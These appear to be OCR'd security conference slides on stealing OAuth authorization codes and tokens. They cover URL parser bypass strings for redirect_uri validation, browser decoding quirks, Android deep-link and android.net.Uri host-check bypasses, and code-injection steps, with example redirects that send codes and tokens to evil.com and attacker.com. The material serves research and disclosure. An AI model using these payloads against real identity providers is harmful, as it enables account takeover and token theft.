1st redirect: https://RP/goto?url=http://attacker.com&code=xxxxxx

2nd redirect: http://attacker.com#access_token=xxxxxx

2nd redirect: http://attacker.com


# Can we redirect to attacker.com directly?

- ~~Criteria 1: suppor~~
- ~~Criteria 2: open re~~ ~~RP's website~~

## Recent Trend of URL Parser Issues

- XSS: mala, Shibuya.XSS techtalk #8, 2017
- SSRF: Orange, A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages! Blackhat 2017
- Cache Poisoning: James, Practical Web Cache Poisoning, 2018
- uXSS: Tomasz, uXSS in Chrome on iOS, 2018
- Path Traversal: Orange, Breaking Parser Logic! Take Your Path Normalization Off and Pop 0days Out, Blackhat 2018

# URL Parser Pipeline
## Evil Slash Trick



redirect_ur

URL Validator in IdP

302 Response Loc
Header

Browser


https://evil.com\@good.com

https://evil.com\@good.com

https://evil.com\@good.com

https://evil.com/@good.com

## Server Decoding Error



redirect_ur → URL Validator in IdP → 302 Response Loc Header → Browser


https://evil.com%ff@good.com

https://evil.com%ff@good.com

https://evil.com?@good.com

https://evil.com?@good.com

## Browser Decoding Error



https://evil.com%bf:@good.com

https://evil.com%bf:@good.com


https://evil.com%bf:@good.com

https://evil.com?@good.com

An Edge bug? (fixed)
Tested on Edge 38.14393.1066.0

## Domain Matching + Prefix Matching

url.startswith("https://good.com") && url.host == "good.com"



redirect_url

URL Validator in IdP

302 Response Loc
Header

Browser

https://good.com.evil.com\@good.com


https://good.com.evil.com\@good.com

https://good.com.evil.com\@good.com

https://good.com.evil.com/@good.com

## Malformed Scheme

Validator accept custom scheme begin with a digit



redirect_ur

URL Validator in IdP

302 Response Loc
Header

Browser

3vil.com://good.com

3vil.com://good.com


3vil.com://good.com

A Safari bug?
Tested on Safari 12.03 on MacOS 10.14.3

https://3vil.com://good.com

# IPv6 Address Parsing Bug

http://[1080:0:0:0:8:800:200C:417A]/index.html



https://evil.com\[good.com]


https://evil.com\[good.com]

https://evil.com\[good.com]

https://evil.com/[good.com]

# What about OAuth in mobile apps?


## URL that links to mobile apps



```
<activity android:name="com.example.android.ExampleActivity">
<intent-filter>
  <action android:name="android.intent.action.VIEW" />
  <category android:name="android.intent.category.DEFAULT" />
  <category android:name="android.intent.category.BROWSABLE" />
  <data android:scheme="https" android:host="www.imdb.com" />
  <data android:scheme="imdb" android:host="open.my.app" />
</intent-filter>
</activity>
```

- Android deep link: imdb://open.my.app/
- Android app link: https://www.imdb.com/

# OAuth 2.0 for Native Apps (RFC 8252)



IdP server

Mobile App


Browser invokes app through deep link

App open the link in browser: IdP/authorize?redirect_uri=**imdb://oauth/**

302 redirect: **imdb://oauth/?code=xxxx**

External User Agent (Browser)


## Exploit in Mobile: Case 1



```
if deeplink.host == "oauth":
    OAuth.getAccessToken(deeplink.query.get("code"))
else if deeplink.host == "ad":
    ......
else:
    Webview.loadUrl(deeplink.URL.replace("imdb", "https"))
```

1. Victim visits /authorize?**redirect_uri=imdb://evil.com** in mobile browser
2. Browser invokes app with **imdb://evil.com/?code=xxxxxx**
3. App opens **https:**//evil.com/?code=xxxxxx in WebView

## Exploit in Mobile: Case 2



```
if deeplink.host == "oauth":
    OAuth.getAccessToken(deeplink.query.get("code"))
else if deeplink.host == "ad":
    ......
else if deeplink.host == "imdb.com":
    Webview.loadUrl(deeplink.URL.replace("imdb", "https"))
```

- imdb://evil.com/?code=xxxxxx ✗ reject
- imdb://imdb.com/?code=xxxxxx ✓ open in WebView
- **Is it possible to bypass the check?**

## Use URL parser bug in android.net.Uri to bypass host validation

- Bypass 1 (patched in Jan 2018)

  android.net.Uri: imdb://evil.com\@good.com →

  WebView: https://evil.com/@good.com


- Bypass 2 (patched in Apr 2018)

  android.net.Uri: imdb://a@good.com:@evil.com →

  WebView: https://a%40good.com:@evil.com

## Checkout more code/token stealing tricks for browser/mobile in our whitepaper!

# How to use the stolen code?




Inject stolen code to RP’s callback:
https://RP.com/auth_callbck?
code=xxxxxxxx&state=random

POST to https://IdP.com/token with data:
**client_secret=secretxxx**&code=xxxxxxxx&
grant_type=authorization_code&**redirect_uri=https://RP.com/cb**

Response body: {access_token: d86c828583c5c6160e8acfee88ba1590}

## Can the State variable prevent Code Injection Attack?

- Incorrect assumption of some developers / bug hunters:
  - “Stolen OAuth **code** is useless, since the server validate the **state** variable”
- Truth:
  - Usually **state** only binds to browser session to mitigate CSRF, attacker can use his own



https://RP.com/begin-oauth

